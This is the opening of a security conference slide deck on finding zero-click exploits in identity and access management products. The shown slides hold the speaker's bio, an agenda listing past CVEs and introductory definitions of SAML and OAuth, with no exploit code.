



# **IAM Whoever I Say IAM**

# **Infiltrating Identity Providers**

# **Using 0Click Exploits**

**Steven Seeley of 360 Vulnerability Research Institute**

## > whoami

Focusing on Web, Application & Cloud 0-day Research:

- Security Researcher for 360 Vulnerability Research Institute
- Teaching the "Full Stack Web Attack" class

Speaker and/or trainer at:

- Black Hat / BlueHat / HiTB / BSides

Selected highlights:

- Discovered over 1500+ vulnerabilities with a high/critical impact
- Pwn2Own contestant in 2022, 2021 and team winner in 2020



# Agenda

## Introduction

- What is Identity and Access Management (IAM)?
- Authentication vs Authorization

## Past Attacks Against IAM Solutions

- Oracle Access Manager (CVE-2021-35587)
- ForgeRock OpenAM (CVE-2021-35464)
- VMware Workspace ONE Access (CVE-2020-4006)

## Target Selection & Vulnerability Discovery

- Discovering CVE-2022-22954
- Discovering a full chain RCE known as Hekate

## Conclusions

# What is IAM?

The integration of Identity and Access Management into a single solution.

## Identity (Authentication)

The validation that I am who I say I am. Typically this is done with password authentication and federated authentication such as Single Sign On (SSO) technology

- Security Assertion Markup Language (SAML)

## Access (Authorization)

The verification of privileges or permissions to a given resource from an already authenticated user.

- Open Authorization (OAuth2)
- Java Web Token (JWT) for data exchange

# What is IAM?

Its a prime target to attackers!

1. Full control of authentication and authorization
2. Must be externally exposed on the perimeter
3. Must use complicated technology stacks and protocols


Breaching an IAM on a perimeter means breaching several other systems controlled by the organization!








# Federated Authentication – SAML




# Federated Authentication – SAML







# Federated Authentication – SAML



